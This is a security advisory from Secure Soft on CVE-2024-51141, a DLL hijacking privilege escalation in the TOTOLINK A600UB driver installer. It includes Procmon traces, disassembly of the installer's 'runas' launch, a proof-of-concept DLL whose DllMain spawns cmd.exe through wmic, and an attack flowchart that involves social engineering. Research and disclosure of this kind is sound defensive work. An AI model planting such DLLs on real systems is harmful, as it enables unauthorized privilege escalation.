RESEARCH

by Secure Soft Corp

gtd
SECURESOFT

www.securesoftcorp.com

1. Basic Report Information

Title:

Privilege Escalation through DLL Hijacking: How the Vulnerability in the TOTOLINK A600UB Installer Allows Unauthorized Access

Researcher	CVE
Miguel Ángel Méndez Zúñiga	CVE-2024-51141

2. Summary:


In this report prepared by the Secure Soft Research team, we analyze a critical DLL hijacking vulnerability present in the driver installer of the TOTOLINK A600UB, a USB device supporting Wi-Fi and Bluetooth connectivity. This vulnerability allows an attacker to execute malicious code and escalate privileges on vulnerable systems by exploiting a simple flaw in the driver installation process.

You will learn how attackers can exploit the absence of certain essential DLLs during the driver installation, wich enables them to inject malicious code into the system. We explain step by step how the attack is carried out, from manipulating the DLLs to unauthorized access to the system.

Through practical examples and a detailed analysis, this report is essential for system administrators, software developers, and cybersecurity professionals who want to protect their infrastructures from this critical threat. Recommendations are also provided to mitigate this vulnerability and enhance security in application and driver development.


3. Root cause analysis

After downloading and running the binary, it presents two installation options: the first allows the installation of the Wi-Fi driver, while the second option is to install the Bluetooth driver. Both drivers are installed and eventually stored on the disk.



Name	Date modified	Type
data	6/20/2024 4:51 PM	File folder
Installer.exe	11/25/2019 10:07 PM	Application


After completing the installation and configuration process, the corresponding files are saved to the hard drive, specifically in the path C:\Program Files\TOTOLINK\WiFiAutoInstall.



Program Files › TOTOLINK › WiFiAutoInstall ›


Name
Driver
X64
X86
difxapi.dll
unins000.dat
unins000.exe
WifiAutoInstall.ini
WifiAutoInstallDriver.exe
WifiAutoInstallSrv.exe

Upon running the corresponding binary, it can be observed, using the Procmon tool, that the binary makes calls to several DLLs. However, these DLLs are not present on the system or in the current path of the binary, allowing the end user to add a custom DLL to perform a specific action.



Operation	Process Name	Path	Result
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\Wldp.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\PROPSYS.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\edputil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\urlmon.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\iertutil.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\srvcli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\netutils.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\SspiCli.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MPR.dll	NAME NOT FOUND
CreateFile	WifiAutoInstallDriver.exe	C:\Users\miguel mendez z\Desktop\MSASN1.dll	NAME NOT FOUND

It can be observed that lpVerb is set to 'runas', indicating that the program will run with administrator privileges, triggering User Account Control (UAC). This will then execute WifiAutoInstallDriver.exe, which is set in lpFile.



```
.text:004013C4 pExecInfo       = SHELLEXECUTEINFOW ptr -3Ch
.text:004013C4
.text:004013C4                 push    ebp
.text:004013C5                 mov     ebp, esp
.text:004013C7                 sub     esp, 3Ch
.text:004013CA                 push    esi
.text:004013CB                 push    edi
.text:004013CC                 push    38h ; '8' ; Size
.text:004013CE                 lea     eax, [ebp+pExecInfo.fMask]
.text:004013D1                 mov     [ebp+pExecInfo.cbSize], 3Ch ; '<'
.text:004013D8                 push    0 ; Val
.text:004013DA                 push    eax ; void *
.text:004013DB                 mov     di, dx
.text:004013DE                 mov     si, cx
.text:004013E1                 call    _memset
.text:004013E6                 add     esp, 0Ch
.text:004013E9                 mov     [ebp+pExecInfo.lpVerb], offset aRunas ; "runas"
.text:004013F0                 mov     [ebp+pExecInfo.lpFile], offset word_41B4D0
.text:004013F7                 push    69h ; 'i'
.text:004013F9                 pop     eax
.text:004013FA                 cmp     ax, si
.text:004013FD                 jnz     short loc_401425
```

```
.text:00401425
.text:00401425 loc_401425:
.text:00401425                 push    75h ; 'u'
.text:00401427                 pop     eax
.text:00401428                 cmp     ax, si
.text:0040142B                 jnz     short loc_4014
```

```
.text:0040142D                 push    64h ; 'd'
.text:0040142F                 pop     eax
.text:00401430                 cmp     ax, di
.text:00401433                 jnz     short loc_40143E
```

```
.text:00401410
.text:00401410 loc_401410:
.text:00401410                 mov     eax, offset aIsR ; "-is -r"
.text:00401415                 mov     ecx, offset aIR ; "-i -r"
```


```
.text:0040143E
.text:0040143E loc_4014
.text:0040143E
.text:00401443
.text:00401448
```

```
.text:0040141A
.text:0040141A loc_40141A:
.text:0040141A                 push    73h ; 's'
```

```
  const WCHAR *lpParameters; // eax
  const wchar_t *v5; // ecx
  DWORD result; // eax
  SHELLEXECUTEINFOW pExecInfo; // [esp+8h] [ebp-3Ch] BYREF

  pExecInfo.cbSize = 60;
  memset(&pExecInfo.fMask, 0, 0x38u);
  pExecInfo.lpVerb = L"runas";
  pExecInfo.lpFile = &word_41B4D0;
  switch ( a1 )
  {
    case 'i':
      if ( a2 == 100 )
      {
        pExecInfo.lpParameters = L"-id -r";
        goto LABEL_19;
      }
      lpParameters = L"-is -r";
      v5 = L"-i -r";
LABEL_5:
      if ( a2 != 115 )
        lpParameters = v5;
      goto LABEL_18;
    case 'u':
      if ( a2 == 100 )
      {
        pExecInfo.lpParameters = L"-ud -r";
        goto LABEL_19;
      }
      lpParameters = L"-us -r";
      v5 = L"-u -r";
      goto LABEL_5;
    case 't':
      pExecInfo.lpParameters = L"-t -r";
      goto LABEL_19;
    case 'p':
      pExecInfo.lpParameters = L"-p -r";
      goto LABEL_19;
  }
  lpParameters = L"-s -r";
  if ( a1 != 115 )
    lpParameters = pExecInfo.lpParameters;
LABEL_18:
  pExecInfo.lpParameters = lpParameters;
LABEL_19:
  result = ShellExecuteExW(&pExecInfo);
  if ( !result )
    return GetLastError();
  return result;
}
```

Bellow is a basic code to create a test DLL that runs cmd.exe when loaded.




```
.text:10001000 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001000 __stdcall DllMain(x, x, x) proc near
.text:10001000
.text:10001000 hinstDLL        = dword ptr  8
.text:10001000 fdwReason       = dword ptr  0Ch
.text:10001000 lpvReserved     = dword ptr  10h
.text:10001000
.text:10001000                 push    ebp
.text:10001001                 mov     ebp, esp
.text:10001003                 sub     [ebp+fdwReason], 1
.text:10001007                 jnz     short loc_10001016

.text:10001009                 push    0 ; uCmdShow
.text:1000100B                 push    offset CmdLine ; "wmic process call create \"cmd.exe\""
.text:10001010                 call    ds:WinExec

.text:10001016
.text:10001016 loc_10001016:
.text:10001016                 mov     eax, 1
.text:1000101B                 pop     ebp
.text:1000101C                 retn    0Ch
.text:1000101C __stdcall DllMain(x, x, x) endp
.text:1000101C
```

With the identification of the missing DLL and the creation of a custom DLL, the attacker could place this DLL in a directory from which the trusted binary can load it. The attacker could then wait for an administrator to execute the legitimate binary or use social engineering techniques to convince a user with the appropriate permissions to run the binary. This would cause the binary to load the malicious DLL, enabling the attacker to escalate their privileges on the system.


Start
Access with limited privileges
Does signed binary load DLLs and evade AV?
Yes
Identify binary's DLLs
Binary with elevated permissions?
No
No
Yes
Create and place malicious DLL
Search for another attack method
Search for another binary
Social engineering to execute binary
End of attack

4. Conclusion:

The analysis of the DLL hijacking vulnerability in the TOTOLINK A600UB driver installer reveals a critical security gap that can be easily exploited to compromise systems. By detecting and taking advantage of the absence of certain DLLs during the installation process, an attacker has the opportunity to inject malicious code, achieving privilege escalation that grants control over the affected system. This type of vulnerability highlights the urgent need to adopt more secure development practices, such as thorough validation of loaded files and careful management of DLL search paths.

gtd

SECURESOFT

PERÚ
LIMA
Av. Manuel Olguín 325, Piso 14.
Santiago de Surco. Lima 15023
Telf.: (+511) 711-2900
E-mail:
ventas@securesoftcorp.com

COLOMBIA
BOGOTÁ
Carrera 69, N° 25B - 44, Ofic. 502
Edificio World Business Port
Telf.: (+57) 300 761 26 84
E-mail:
ventas_co@securesoftcorp.com

ECUADOR
QUITO
Martín Carrión E7-61 y Av
República, Edf. Titanium Plaza,
Piso 5, Ofic. 5-2.
Telf: (+593) 2 241 4650
E-mail:
ventas_ec@securesoftcorp.com

GUAYAQUIL
Av. Del Bombero Km 6.5 Plaza
Comercial La vista San Eduardo
Ed 100 A, Ofic.710
Telf.: (+098) 438 8092
E-mail:
ventas_ec@securesoftcorp.com

MÉXICO
CDMX
Montes Urales 425, piso 1, Col.
Lomas de Chapultepec C.P. 11000,
Miguel Hidalgo, Ciudad de México
Telf.: (+55) 4762 1362
E-mail: ventas_mx@securesoftcorp.com

GTD CHILE
SANTIAGO
Av. Del Valle 819, Huechuraba,
Región Metropolitana
Ciudad empresarial
Telf.: (+56) 9 6761 9001
E-mail: ventas@gtd.cl